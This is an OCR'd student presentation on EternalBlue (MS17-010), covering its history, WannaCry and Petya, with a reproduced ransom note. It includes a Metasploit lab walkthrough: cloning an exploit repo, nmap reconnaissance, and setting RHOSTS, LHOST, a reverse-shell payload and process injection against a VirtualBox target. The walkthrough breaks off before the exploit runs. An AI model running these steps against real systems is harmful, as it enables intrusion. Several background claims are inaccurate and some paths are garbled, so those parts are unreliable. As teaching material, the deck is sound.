SNP – IE2012

MS17-010


Presented By

Perera M.B.C
IT21046698

Perera R.A.P.M
IT21147814

Agenda

- Introduction
- Metasploit
- Eternalblue
- Exploitation
- Result and Conclusion



Introduction

- Eternalblue exploit uses the SMB protocol vulnerability.
- Eternalblue was created by NSA U.S.A.
- In here, we have demonstrated the Eternalblue exploitation in Metasploit framework by using double pulsar method.

Metasploit

Metasploit

- Metasploit was developed by H.D. Moore in October 2003.
- Metasploit was a pearl-based network tool then rewritten in ruby language in 2007.
- Metasploit framework works as a powerful pen-test tool
- Metasploit combined with large number of reconnaissance tools like Nmap, SNMP scanning etc.
- Cyber professionals and black hat hackers use Metasploit framework to find vulnerabilities in a system.
- Blind shell and reverse shell are the two types of Metasploit framework.

Eternalblue MS17 - 010

Eternalblue

- Eternalblue exploit was created by the NSA U.S.A.
- Eternalblue uses the vulnerability in SMB protocol.
- Eternalblue was leaked by a group of hackers called shadow brokers in April 2017.
- Attackers send malicious packets and spread malware over a network using the SMB vulnerability.
- Eternalblue is responsible for WannaCry and Petya ransomwares.
- Eternalblue exploit can cause a huge damage financially, as Petya attackers ask for $300 dollars' worth bitcoin to hand over the decryption key.

MS17-010 Security Patch


MS17-010 address the so-called SMB vulnerability in operating systems such as windows 7, windows 8

MS17-010 is released by the Microsoft in March 2017.

In late versions of windows operating systems like windows 8, windows 10 disabled the SMBv1

Microsoft released the second version of MS17-010 after shadow brokers leaked Eternalblue exploit.

Shadow Brokers



- Shadow brokers are group of hackers first appeared in summer of 2016.
- Shadow brokers are directly responsible for the leakage of Eternalblue exploit.
- The name shadow brokers came from a game character from mass effect video game.
- Shadow brokers are head of an expensive organization which sells information to high bids.
- Since shadow brokers are black-hat hackers , they have a huge cyber crime and leakage history.


WannaCry.

WannaCry is one of dangerous and fast-growing ransomwares.

First ever WannaCry ransomware attack was reported on 12th May 2017.

WannaCry is one of the fastest ransomwares in the world and it can spread at a rate of 10,000 devices per hour and over 230,000 windows PCs across 150 countries.

WannaCry encrypts the files on computer and ask for bitcoins to handover the decryption code.



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37

Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Petya


Petya uses Eternalblue exploit to cause huge damage.

First appearance of the so-called ransomware runs to 2016.

Petya encrypts the files on the computer and asks for $300 worth bitcoins to hand over the decryption code.


Not-Petya is the second version of the Petya ransomware.

Not-Petya completely disables a system and there are no solutions for Not-Petya.




EXPLOITATION

Step 1




```
┌──(bimasha㉿kali)-[~]
└─$ sudo su
[sudo] password for bimasha:
┌──(root㉿kali)-[/home/bimasha]
└─# dpkg -add-arcitecture i386 && apt-get update && apt-get install wine32
```

Figure 1: wine install



```
┌──(root㉿kali)-[/home/bimasha]
└─# git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit.git
```

Figure 2: git clone




```
┌──(bimasha㉿kali)-[~]
└─$ sudo su
[sudo] password for bimasha:
┌──(root㉿kali)-[/home/bimasha]
└─# cd Desktop

┌──(root㉿kali)-[/home/bimasha/Desktop]
└─# cd Eternalblue-Doublepulsar-Metasploit

┌──(root㉿kali)-[/home/bimasha/Desktop/Eternalblue-Doublepulsar-Metasploit]
└─# cp eternal_doublepulsar.rb usrshare/metasploit-framework/exploits/windows/smb
```

Figure 3: copy the .rb file to the smb folder


- **As first step we need to installed wine on Kali-Linux machine. Which helps us to run windows commands in non windows environment.**
- **Next, we need to clone our downloaded exploit from GitHub to the root directory**
- **Then we need copy the exploit to Metasploit framework folder.**

Step 2



```
Currently scanning: 192.168.89.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.1    0a:00:27:00:00:15      1      60  Unknown vendor
192.168.56.100  08:00:27:e0:f3:0b      1      60  PCS Systemtechnik GmbH
192.168.56.101  08:00:27:0f:6a:aa      1      60  PCS Systemtechnik GmbH
```

Figure 4: netdiscover




```
┌──(root㉿kali)-[/home/bimasha]
└─# nmap 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 07:34 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --s
ystem-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00077s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:0F:6A:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
```

Figure 5: nmap


- **As usual, we need to run netdiscover and nmap command to reconnaissance our target.**
- **By running netdiscover, we are capturing the devices' Ip addresses which are connected to the network**
- **Then we are running nmap on the target host to reveal the open ports in the target host**

Step 3



```
┌──(root㉿kali)-[/home/bimasha]
└─# msfconsole

       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2197 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 >
```

Figure 6: Metasploit framework console




```
       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2197 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 > use exploit/windows/smb/eternalblue_doublepulsar
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/eternalblue_doublepulsar) >
```

Figure 7: use doublepulsar


- **Now start the Metasploit console using command “msfconsole” and select the exploit path using “use” command and type the relevant path.**

Step 4




```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set DOUBLEPULSARPATH /
masha/Desktop/Eternalblue-Doublepulsar-Metasploit/deps/
DOUBLEPULSARPATH ⇒ /home/bimasha/Desktop/Eternalblue-Doublepulsar-Metasplo
/
msf6 exploit(windows/smb/eternalblue_doublepulsar) > 
```

Figure 8: set doublepulsarpath




```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set ETERNALBLUEPATH /home/bimasha
nalblue-Doublepulsar-Metasploit/deps/
ETERNALBLUEPATH ⇒ /home/bimasha/Desktop/Eternalblue-Doublepulsar-Metasploit/deps/
msf6 exploit(windows/smb/eternalblue_doublepulsar) >
```

Figure 9: set eternalbluepath



```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
msf6 exploit(windows/smb/eternalblue_doublepulsar) > 
```

Figure 10: set RHOSTS




```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT spoolsv.exe
PROCESSINJECT ⇒ spoolsv.exe
msf6 exploit(windows/smb/eternalblue_doublepulsar) > 
```

Figure 11: LHOST

- **Set the doublepulsarpath, eternalbluepath, RHOSTS and LHOST using "set" command.**
- **Then we must set processinject using; set PROCESSINJECT spoolsv.exe.**

Step 5


- Before the exploit we need to confirm which are all parameters are set correctly for that we can use “show options” command.



```
msf6 exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

   Name                Current Setting     Required  Description
   ----                ---------------     --------  -----------
   DOUBLEPULSARPATH    /home/bimasha/Deskt yes       Path directory of Doublepulsar
                       op/Eternalblue-Doub
                       lepulsar-Metasploit
                       /deps/
   ETERNALBLUEPATH     /home/bimasha/Deskt yes       Path directory of Eternalblue
                       op/Eternalblue-Doub
                       lepulsar-Metasploit
                       /deps/
   PROCESSINJECT       spoolsv.exe         yes       Name of process to inject into
                                                      (Change to lsass.exe for x64)
